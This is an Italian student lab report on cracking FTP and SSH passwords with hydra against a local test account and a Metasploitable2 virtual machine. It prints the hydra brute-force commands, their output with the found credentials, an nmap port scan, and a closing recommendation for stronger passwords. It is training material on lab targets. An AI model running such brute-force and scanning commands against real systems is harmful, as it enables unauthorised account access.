
Progetto S6-L4

Studente: Simone Mininni

Task:Password cracking con hydra, sfruttare protocolli ssh, ftp, telnet , ecc…

Inizialmente l 'ambiente di test riguardava solo la macchina kali.
Quindi dopo aver creato uno user test, abbiamo attivato il servizio ssh e poi quello ftp provando ad entrare direttamente con le credenziali di accesso attuando un attacco a dizionario con hydra.

Attacco servizio ssh verso test_user:



Attacco andato a buon fine, credenziali trovate:
User: test_user, password: testpass

Attacco servizio ftp verso test_user:

```
┌──(simone㉿kali)-[~/Desktop]
└─$ hydra -L crackSSH.txt -P crackSSH.txt 192.168.1.76 -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 15:56:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 169 login tries (l:13/p:13), ~43 tries per task
[DATA] attacking ftp://192.168.1.76:21/
[21][ftp] host: 192.168.1.76   login: test_user   password: testpass
[STATUS] 78.00 tries/min, 78 tries in 00:01h, 91 to do in 00:02h, 4 active
[STATUS] 77.00 tries/min, 154 tries in 00:02h, 15 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 15:58:52
```

User: test_user, password: testpass


```
┌──(simone㉿kali)-[~/Desktop]
└─$ ftp test_user@192.168.1.76
Connected to 192.168.1.76.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Attacco servizio ftp verso Metasploitable2:
Innanzitutto effettuiamo una scansione con nmap su l'ip della macchina target, per vedere se il servizio ftp è attivo su una porta.

```
┌──(root㉿kali)-[/home/simone/Desktop]
└─# nmap -sS 192.168.1.146
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 16:08 CET
Nmap scan report for 192.168.1.146
Host is up (0.00091s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:8D:82:AC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

Dopo aver constatato che il servizio ftp è attivo in ascolto sulla porta 21(default), tentiamo l' attacco alle credenziali sempre con hydra:



Anche qui l' attacco va a buon fine con user: msfadmin e password: msfadmin possiamo accedere direttamente dalla "porta principale".

In questa fase abbiamo dimostrato quanto password deboli sono facilmente e velocemente individuabili…
Bisogna implementare delle password più complesse, almeno 8 caratteri con combinazione di lettere maiuscole, lettere minuscole, numeri e caratteri speciali.
Questo andrebbe ad aumentare esponenzialmente i tempi per trovare la password con un eventuale attacco bruteforce.

Fine.